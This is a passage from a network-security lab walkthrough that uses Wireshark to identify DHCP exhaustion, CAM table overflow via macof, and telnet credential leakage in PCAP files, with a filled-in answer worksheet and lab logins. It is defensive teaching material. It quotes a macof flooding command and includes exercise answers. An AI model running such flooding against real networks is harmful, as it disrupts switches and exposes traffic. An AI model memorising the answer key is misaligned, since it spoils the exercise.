Scroll through the DHCP packets. You will see thousands of "DHCP Discovery" (request) packets sent from 10.99.99.124, and hundreds of "DHCP Offer" (response) packets from 10.99.99.1 (which is the DHCP server).


10.99.99.124 has sent thousands of DHCP requests in minutes, matching this PCAP file to the " DHCP Exhaustion" row of the worksheet. The related question is: What is the IP address of the client that launched this attack?

Enter the following in the worksheet row titled "DHCP Exhaustion "

- Packet Number: 4
- Answer to related question: 10.99.99.124


5.pcap:

This pcap is quite strange:



Scroll to the bottom: there are tens of thousands of packets that appear to contain no IP data (such as TCP or UDP data). The source and destination addresses appear to be random. The IP addresses also include unusual network blocks, such as Class E addresses (originally "experimental", but now considered reserved).


Note packet 11. Enter the display filter "**`frame.number == 11`**" or simply scroll down to it.




The source IP address is: 247.95.82.104, which is class E (IP addresses from 240.0.0.0/8 through 255.0.0.0/8).

Let's look at the MAC addresses of the IP traffic with no layer 4 payload. There is a handy Wireshark feature called "add column" that will let us seem them easily. Clear any display filter search (by pressing the "X" to the right of the display filter). Then select any packet that contains no layer 4 payload (these are shown with a white background color by Wireshark).

Then click on the triangle to the left of "Ethernet II …" in the packet details pane. Right-click on the line labeled "Destination: …" and choose "Apply as Column"



There will now be a column labeled "Destination", showing the destination MAC address:



Scroll through the packets, noting the destination MAC addresses of the IP traffic with no IP payload data. Note that the display filter "**`ip.len == 20`**" will show these packets. An IP header is normally 20 bytes, and "**`ip.len`**" selects the total IP bytes (including the payload). An IP length of 20 bytes means the packet has no IP data.

The MAC addresses also appear to be randomly generated, just like the IP addresses.

Remember the "CAM Overflow" slide from the previous lecture:

- Tools such as macof (part of dsniff) can flood a network with randomly-generated MAC addresses, potentially filling the CAM table.

The lecture showed this screenshot of a CAM table overflow attack using dniff's `macof` tool:


```
Terminal - root@Security530: ~ (on Security530)
File  Edit  View  Terminal  Tabs  Help
[~]# macof -i eth0
44:d2:8b:7:6d:f5 ff:b1:7d:39:7b:cf 0.0.0.0.6511 > 0.0.0.0.12286: S 1312760240:1312760240(0) win 512
66:16:3d:33:50:4c 6e:fe:26:28:be:d7 0.0.0.0.20496 > 0.0.0.0.21232: S 955229193:955229193(0) win 512
a6:e5:2e:52:13:8 15:18:f5:40:b8:18 0.0.0.0.13017 > 0.0.0.0.61186: S 1074534677:1074534677(0) win 512
91:f5:60:79:f1:32 8a:ca:be:6c:6e:da 0.0.0.0.47914 > 0.0.0.0.39900: S 1761053941:1761053941(0) win 512
90:ad:1c:3:8f:bf 5d:b5:d:42:41:d7 0.0.0.0.41797 > 0.0.0.0.26463: S 1769455687:1769455687(0) win 512
2:76:79:14:93:e1 11:46:41:42:86:e3 0.0.0.0.63832 > 0.0.0.0.11557: S 307202297:307202297(0) win 512
3f:b1:c0:3d:3a:8a cd:d9:9e:2b:49:a6 0.0.0.0.27704 > 0.0.0.0.8148: S 1782757747:1782757747(0) win 512
8c:9c:61:2e:62:d4 e5:62:d0:3e:58:c2 0.0.0.0.6439 > 0.0.0.0.52970: S 810872848:810872848(0) win 512
29:f6:ff:58:e0:aa d3:54:a6:4f:7b:57 0.0.0.0.961 > 0.0.0.0.1984: S 2034225835:2034225835(0) win 512
fc:b7:3e:22:ea:ba 83:e2:c0:46:a6:df 0.0.0.0.26496 > 0.0.0.0.19821: S 1420351768:1420351768(0) win 512
```

This means this PCAP file matches "CAM Overflow" row of the worksheet. The related question is: what is the length of each IP packet (length of the IP header plus any IP data) sent as part of this attack?

Enter the following in the worksheet row titled "CAM Overflow "


- Packet Number: 5
- Answer to related question: 20 bytes

Note that you may remove the "Destination" MAC address column by right-clicking on the column name, and choosing "Remove This Column":




6.pcap:


Open the PCAP file:



We see lots of telnet traffic. Right-click on any packet showing "Telnet" in the "Protocol" field, and choose "Follow -> TCP Stream…"



We see an interactive telnet session:



Wireshark shows client traffic in red, and server traffic in blue. Note the mixed color "ciisscoo", alternating red and blue. That means the client typed a "c" (shown in red"), and the server echoed the "c" back (shown in blue). This means the username is "cisco".

The password is "R0uterG0d!", shown in red only. This is because the server does not echo the password back.

This means this PCAP file matches "Telnet (information leakage)" row of the worksheet. The related question is: what is the username and password of the (interactive) telnet user?

Enter the following in the worksheet row titled "Telnet (information leakage)"

- Packet Number: 6
- Answer to related question: user: cisco, password: R0uterG0d!

Attack Type or Security Issue	**PCAP Number**	**Answer to Related Question**
CAM Overflow	5	20 bytes
DHCP Exhaustion	4	10.99.99.124
Telnet (information leakage)	6	user cisco, password: R0uterG0d!
Double-VLAN tagging	3	VLANs 1 and 530
CDP (Information Leakage)	1	Version 15.2(4)S5
ARP Cache Poisoning	2	00:0c:29:3b:2f:6a

Exercise 1.3 – Architecting for Flow Data


Objectives

- Understand the differences between flow data sources
- Architect the proper position and use of various flow data sources
- Identify anomalies using flow data
- Remove duplicate flow data through analysis and decision making
- Understand the value of flow data

Exercise Preparation

Log into the Sec-530 VM


- Username: student
- Password: Security530



